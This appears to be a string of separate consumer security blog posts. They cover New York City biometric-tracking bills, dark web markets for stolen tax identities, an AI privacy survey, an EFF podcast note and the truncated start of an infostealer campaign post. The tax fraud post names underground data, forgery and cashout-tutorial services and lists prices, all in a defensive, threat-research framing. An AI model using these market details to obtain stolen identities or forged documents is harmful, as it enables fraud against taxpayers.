New York City lawmakers are pushing to ban private businesses from using biometric tools like voice and facial recognition software to track the public.
While the desire to use surveillance technology in stores to fight shoplifting is understandable, lawmakers and privacy advocates are worried that the data could be repurposed to profile customers.
The New York City Council has held a hearing over two bills that would ban city landlords and businesses from using facial recognition technology.
One proposal would make it illegal for any public place to use biometric recognition technology to identify or verify a customer.
The other would prohibit landlords from installing, activating, or using any biometric recognition technology that identifies tenants or their guests.
In this article we want to focus on some of the reasons behind these proposals.
For context, it’s good to know that in New York City, businesses that collect biometric data are already required to post standardized signs letting people know.
Let’s look at what happens when your face becomes your ID, and every movement in a store can be turned into another data point.
Why gathering biometric data is considered bad
Collecting biometric data raises several objections. The most pressing ones are:
Unique but hard-to-erase identifiers. While you can reset a password, your face is harder to change. This means data leaks or abuse of facial templates, gait, or voiceprints can create permanent risks and be linked across databases.
Accuracy and bias concerns. Studies and civil liberties groups have found that facial recognition system can be error-prone and biased across different groups.
Lack of meaningful consent. In practice, supermarkets and landlords using facial recognition are giving people a mere theoretical choice. People can submit their biometrics or forego basic services. Critics argue that this undermines genuine consent.
Chilling effect. The feeling of constantly being watched everywhere you go is an uncomfortable one, and can discourage people from engaging in everyday, legitimate activities.
Surveillance pricing. This deserves some more explanation, which we’ll cover next.
What is surveillance pricing?
It’s essentially how your face becomes an unerasable loyalty card.
Imagine you go into a local supermarket and notice that different people pay different prices for the same item. Would that feel fair?
Surveillance pricing refers to the use of detailed consumer data and behavioral signals to dynamically adjust prices.
Some characterize it as retailers using big‑data profiles to segment customers into increasingly narrow groups, down to the level of potentially charging each person the maximum the model thinks they are willing to pay.
We already see versions of this online. When you’re looking for airline tickets, for example, prices can change based on various signals. But it can be hard to notice, and companies tell us it’s not personal. But imagine that same logic quietly following you into the supermarket.
How this works online is relatively straightforward: websites track clicks, time on page, cart activity, and past spending to estimate how sensitive you are to price changes.
In physical stores it’s more complex, but not impossible. Data from in-store security systems that also collect biometrics and facial recognition can be combined with loyalty programs, apps, and in‑store Wi‑Fi analytics could, in theory, be combined to build similar profiles.
Electronic shelf labels (ESL) can already allow retailers to change shelf prices instantly across a store or specific sections.
This could lead to situations where wealthier or more brand-loyal customers are quietly charged more. Or vulnerable groups could be targeted with manipulative discounts for higher‑margin or even less healthy products.
What to do?
Unfortunately, there’s no simple way to privacy‑hack your way out of a system that can turn your body into a tracking ID. The most effective fix is boring but powerful: laws with teeth, regulators that actually enforce them, and stores that don’t hide what they’re doing.
You could:
Avoid stores that openly advertise biometric scanning when there are alternatives.
Support local and national efforts to regulate biometric tracking and related practices, such as the proposals from the New York City Council.
We shouldn’t have to trade access to food, housing, or basic services for the ability to move through a city without our bodies being mined for data. If we don’t draw that line now, practices like surveillance pricing could quietly bake inequality and discrimination into something as mundane as buying groceries.
We don’t just report on privacy—we offer you the option to use it.
Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.
Tax season is also peak season for identity theft. Criminals use stolen personal data to file fake tax returns and claim refunds before the real taxpayer does. Here’s how the fraud works, and how to protect yourself.
What is Stolen Identity Refund Fraud (SIRF)?
Stolen Identity Refund Fraud (SIRF) is a type of tax fraud where criminals steal someone’s personal information—such as a Social Security number and date of birth—and use it to file a fake tax return in that person’s name in order to claim a tax refund.
The fraudsters usually submit the false return early in the tax season before the real taxpayer files, so the refund is issued to them instead of the legitimate person.
The money is often sent to bank accounts, debit cards, or addresses controlled by the criminals. Victims usually discover the fraud only when their real tax return is rejected or when the tax authority, like the US Internal Revenue Service (IRS), reports that a refund has already been issued in their name.
How is it even possible?
As Americans scramble to meet the annual tax filing deadline, a hidden ecosystem on the Dark Web kicks into overdrive, transforming tax season into a lucrative period of the year for international cybercriminals. Shahak Shalev, Global Head of Scam and AI Research at Malwarebytes, said:
“People are expecting messages about taxes, refunds, and filings, which makes phishing emails and fake IRS alerts much easier to believe. At the same time, the personal data needed to commit tax fraud is shockingly cheap on the dark web. It’s no surprise scammers treat tax season like an annual opportunity.”
Behind the sudden influx of fraudulent refund claims lies a highly organized criminal supply chain deeply rooted in Russian-language underground forums. These specialized platforms act as the primary enablers of tax fraud.
Rather than harvesting data from scratch, fraudsters can simply purchase massive datasets of stolen Personally Identifiable Information (PII), complete with ready-to-use W-2 and 1040 forms. For more sophisticated operations, Initial Access Brokers (IABs) auction off direct network access to compromised Certified Public Accountants (CPAs) and accounting firms.
Beyond raw data and access, this underground economy provides a full suite of “fraud-as-a-service” tools—including on-demand services to forge supporting financial documents and dedicated instructional hubs featuring step-by-step tutorials.

A threat actor looking for partners for US tax refund fraud (based on data from accounting software)

The threat actor is selling access to a CPA company with accounting software databases
A threat actor looking for partners for US tax refund fraud
The black market of PII
At the epicenter of this illicit commerce is one of the premier Russian-language underground forums, which serves as the definitive marketplace for fraudsters to buy and offload tax-related PII. The commoditization of this data is staggering in its efficiency, operating much like a traditional e-commerce platform.

Our research team has captured several compelling samples of this trading activity, highlighting a clear pricing tier based on the freshness of the data and the target demographic. In one recently observed listing, a threat actor advertised a bulk package of 100 complete tax forms for $2,000—effectively pricing a fully documented stolen identity at just $20.
A threat actor offering US tax forms and W-2s for sale

A threat actor offering discounted 1040 forms, PII, and bank data for sale
Conversely, older data dumps from the 2024 tax year are heavily discounted to clear inventory; highly sensitive records specifically belonging to wealthy retirees and pensioners from that period are currently being traded for less than $4 per identity.
Access for sale
This staggering volume of tax-related data must originate from somewhere, and threat actors have identified the ultimate jackpot: US companies that handle tax preparation and accounting procedures.
From an attacker’s perspective, it is infinitely more efficient to breach a dedicated business that serves as a centralized vault for this sensitive information than to cast a wide net trying to trick individual citizens into handing over their personal details.

Our research team recently intercepted a prime example of this strategy in action, identifying a Dark Web listing for compromised network access to a US-based tax service firm. The victimized organization is a small business; a typical target of criminals looking for easy access for exploitable information.
Exploiting these systemic weaknesses, the threat actor was able to quietly infiltrate the company’s internal infrastructure and is now auctioning off direct access to a database containing the complete, highly sensitive PII of over 1,600 clients.
A threat actor auctioning off access to a database of PII of more than 1,600 customers
Additional data for sale
Even when threat actors encounter roadblocks during the fraud process—such as a missing piece of PII or a highly specific financial document required for verification—the cybercrime underground offers a comprehensive suite of on-demand services to seamlessly solve these issues.

Our research team has tracked a dedicated black market known as “Cypher – Fullz and Docs,” which specializes in selling complete, ready-to-use sets of stolen US identities (commonly referred to in the underground as “fullz”) for as little as $0.75 per set.
Advertising stolen data on the dark web
Another ad for “fullz” – full identities
However, having the basic data is sometimes not enough to bypass required checks.
When additional paperwork is required to legitimize a fraudulent claim, threat actors simply turn to specialized forgery services like “Fakelab.” For a nominal fee ranging between $20 and $40, Fakelab operates as an illicit digital design studio, meticulously forging any tax-related document an attacker might need, from customized W-2s to realistic bank statement, ensuring the scam can proceed without a hitch.
Advert for documents, including medical and tax forms
Price list for data
Tutorials and guidance
The culmination of the tax fraud lifecycle—and often the most precarious phase for the attacker—is the cashout. To successfully finalize the scam and extract the stolen funds, fraudsters require a robust financial infrastructure, typically relying on compromised “drop” bank accounts and supplementary financial tools designed to launder the money and obscure their tracks.

Unsurprisingly, the Dark Web ecosystem provides not just the tools but the detailed education necessary to execute this critical phase. Our research team identified a dedicated underground resource known as “Flava,” which serves as a centralized instructional hub. This platform is brimming with comprehensive, step-by-step tutorials specifically detailing how to orchestrate these complex cashout schemes targeting US citizens and residents.
A Russian-language marketplace related to financial fraud techniques.
How to stay safe
Stolen Identity Refund Fraud is a reminder that identity theft doesn’t just lead fraudulent purchases. It can impact something as fundamental as filing your taxes.
Cybercriminals take advantage of underground marketplaces that sell stolen personal data, compromised business access, and tools designed to support fraud. It makes it easier for criminals to file fake tax returns quickly and at scale.
For taxpayers, the best defense is limiting the amount of personal data available to criminals, filing your taxes early, and paying attention to any warning signs that someone may be trying to use your identity.
Tax fraud often depends on criminals getting access to your personal information first. The less data they have, the harder it is for them to impersonate you. Here are some steps that can help reduce your risk:
File your taxes early. Submitting your legitimate tax return early makes it much harder for criminals to file one in your name first.
Protect your Social Security number. Avoid sharing your Social Security number unless it’s absolutely necessary.
Watch out for phishing emails and texts. Scammers often pose as the IRS, banks, or tax services to trick people into revealing personal data.
Use strong, unique passwords. If criminals gain access to your email or financial accounts, they may be able to collect the information needed to impersonate you.
Monitor your accounts and credit reports. Unexpected tax notices, rejected returns, or unfamiliar financial activity can all be warning signs of identity theft.
Consider an IRS Identity Protection PIN (IP PIN). An IP PIN adds an extra verification step when filing your tax return, helping prevent criminals from filing in your name.
Note: These dark web screenshots have been roughly translated from Russian.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
AI didn’t sneak into our lives. It burst through the door, took a seat at the table, and started finishing our sentences.
Instead of a helpful list of links, Google now tries to answer your question. Microsoft’s Copilot drafts replies to your boss before you’ve had coffee. Your phone summarizes conversations you don’t even remember having.
Every major tech company is racing to add AI to its products because no one wants to be left behind. And the public is often forced to accommodate such corporate whims because of the increasing effects of “enshittification,” as explained by Cory Doctorow on the Lock and Code podcast.
People are using AI. But they don’t trust it.


In our latest privacy pulse survey, in which we gathered 1,200 responses from readers of the Malwarebytes newsletter earlier this year, 90% of respondents said they’re worried about AI using their data without consent.
Ninety per cent.
That’s not a few skeptics. That’s nearly everyone we asked. We admit, our sample is probably skewed towards the privacy conscious. But 90% of people who follow Malwarebytes are worried about how much personal data AI is slurping up, and what it’s going to do with it, so that’s a good barometer for how much everyone should care.
That concern is changing the way people are using the internet:
88% do not “freely share personal information with AI tools like ChatGPT and Gemini”
84% have not “shared personal health information with AI tools”
But people have been concerned about holding onto their personal information for a long time.
From the survey:

92% are concerned about their “personal data being used inappropriately by corporations,” which is up slightly from last year (89% in 2025)
74% are concerned about their “personal data being accessed and used inappropriately by the government” (up from 72%)
Years of data breaches, shady tracking practices, and dangerous misuse by data brokers have chipped away at our confidence in organizations to protect our data. Over the past year, healthcare organizations have continued to report major security lapses affecting sensitive patient data. The FTC warned about “staggering” commercial surveillance practices that most consumers never agreed to, and, according to our survey, 49% of people reported that their personal info has been used in scams that target them or their family.
Is AI really any different to, say, social media?
When people use social media, they generally understand their clicks and likes are being tracked. When they shop online, they expect the shop to store their purchase histories or track the items they were interested in. They understand the concept of advertising and see how it slots into social or commercial websites.
AI tools are different because we use them differently.
When we share ideas, client meeting notes, personal dilemmas, and health questions with an AI assistant, we are treating them as a confidant. Maybe we’ve paid for an access level that promises not to train its models on our data. Even when we’re chatting about flat-packs and missing screws with a site’s AI chatbot, we behave as if we’re talking to another person, and not broadcasting that conversation to the world.
The interaction with AI feels intimate and conversational, even though we’re all aware we’re talking with a bot. That makes the uncertainty around how that AI handles the data we’ve fed it more personal, more immediate.
We know that AI assistants from a company are often plugged into other tools. We know GPTs can be created by any developer or scammer. (Check out Malwarebytes in ChatGPT—we’re one of the good guys). We know nearly every business or personal platform now has some form of AI-based data-gathering element. What the average person doesn’t know about AI feels scary.
Where are our prompts stored?
Are those prompts are used to train the AI?
How long are they kept?
Can anyone inside the company read them?
Can they be bought? Used for advertising? Leaked?…
Yes, companies publish policies, but who in the real and busy world reads all those before we use the tool? Fewer than half, but a growing number, with 48% said they now read privacy policies and reports—up from 43% in 2025.
Besides, we know from recent headlines that companies are rushing out AI features before they’ve had time to properly security-check them.
A glimmer of hope: People are taking action
This result from the survey caught our eye.

63% of respondents agreed with the statement: “I feel resigned that my personal data is already out there, and I can’t get it back.”
Last year, that number was 74%.
So, while concern about data misuse is still high, fewer people feel entirely helpless.

Respondents reported taking practical steps to limit their data exposure.
Some have reduced or stopped their use of certain platforms entirely because of privacy concerns, including social media (44% have stopped using Instagram, 37% have stopped using Facebook, and 49% have stopped using Tiktok) and AI tools (43% have stopped using ChatGPT, 42% have stopped using Gemini).
Others reported sharing less personal information online or avoiding sensitive topics in digital conversations (88% said they do not freely share personal information with AI tools).
There is also increased use of privacy-protective tools for their data, devices, and identities.
46% use a VPN (up from 42% in 2025)
40% have an identity theft protection solution (down from 43%)
25% use a personal data removal service or solution (up from 23%)
71% use an ad blocker for online browsing (up from 69%)
48% read privacy policies and reports (up from 43%)
76% use MFA (up from 69%)
82% opt-out of data collection, as possible (up from 75%)
38% use fake/dummy data online whenever possible (up from 33%)
None of these actions erase historical data trails, but they do limit new exposure. David Ruiz, senior privacy advocate at Malwarebytes, said:
“Twenty years of online innovation have pointed too many companies in the same direction—against everyday people.
For most people today, the corporations that are pressing AI tools into their daily lives are the same corporations that have monetized their attention spans, invaded their privacy, and lost their data to breaches. But a counterforce is emerging.
The small changes in user behavior should encourage others to understand that, even now, privacy remains possible and worthwhile.”
Privacy protection can feel binary: either everything is exposed or everything is secure. But it’s incremental, and the survey responses reflect how people are starting to take back control of their data.
What this means for companies
Organizations adding AI into their products face a more complex audience than they might have first assumed.
For years, product teams have assumed users would trade more data for more convenience. But when nearly nine in ten people said they’re concerned about AI using their data without consent, trust becomes part of the product itself. Mozilla jumped on this and added a simple “turn off AI” button to Firefox.
It’s no longer enough to highlight what AI can do. Users want to understand what happens after they press “submit.”
We the People… want strong privacy laws
When concern reaches the sort of level we’ve seen in our survey, it inevitably raises the thorny question of regulation.
91% of respondents said they “support national laws regulating how companies can collect, store, share, or use our personal data.”
The issue is less about one tool and more about a sense that the guardrails are unclear. Generative AI systems can draft legal documents, write emails, and process sensitive data at speed. Much of the existing privacy frameworks in the US, EU, and other regions were written before AI was commonplace.
Regulators are trying to catch up. The European Union’s AI Act, passed in 2024, introduced a risk-based approach to governing certain AI systems. In the US, federal agencies including the FTC have issued guidance and warnings around commercial surveillance and automated decision-making, but it does not yet have a comprehensive AI-specific privacy statute.
Desire for national laws and regulation is at an all-time high. Consumers want boundaries that are understandable and enforceable.
What you can do
We’re clearly not going to abandon all technology. AI isn’t going to eat itself out of existence. It can be pretty useful. We use AI to find threats and scams no one’s seen before, which leads to far better protection. We also use generative AI in Scam Guard to provide 24/7 chat assistance (paired with our deep threat research expertise, of course). Many people use them to save time, draft documents, or explore ideas. Also, sadly, to create little caricatures of themselves.
The key here is thoughtful use.
Limit what information you give to public AI tools, especially health details, financial data, and client-sensitive information.
Review the privacy and data retention policies of AI tools you use regularly.
Delete accounts and apps you no longer need.
Audit app permissions at least twice a year.
Use a VPN to reduce tracking by your internet service provider.
Remove your information from major data broker sites. Check whether your personal info is exposed with a Digital Footprint scan.
Use a reputable password manager and avoid reusing passwords across services.
At Malwarebytes, we believe privacy is a human right. Protecting personal data is inseparable from protecting personal security. The more information that circulates without oversight, the greater the opportunity for misuse, fraud, and harm.
AI will continue to develop. That trajectory is unlikely to slow. The question is whether trust will grow alongside it.
While How to Fix the Internet is on hiatus, we wanted to share a great conversation with you from last week. EFF Executive Director Cindy Cohn spoke with bestselling novelist, journalist, and EFF Special Advisor Cory Doctorow about Cindy’s new book, “Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance” (MIT Press).
Part memoir, part battle cry, “Privacy’s Defender” is the story of Cindy’s fights alongside the visionaries who looked at the early internet and understood that the legal and political battles over this new technology - the Crypto Wars, the NSA’s dragnet, the FBI gag orders - were really over the future of free speech, privacy, and power for all.
This conversation was recorded on Tuesday, March 10 in front of a packed house at San Francisco’s iconic City Lights Bookstore. For more about the book and Cindy’s national book tour - with stops in places including Seattle, Silicon Valley, Denver, Boston, Ann Arbor, Iowa City, Washington DC and New York City - check out https://www.eff.org/Privacys-Defender
And finally, stay tuned to this feed; we’re working on a special podcast series featuring key players and moments from the book!
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
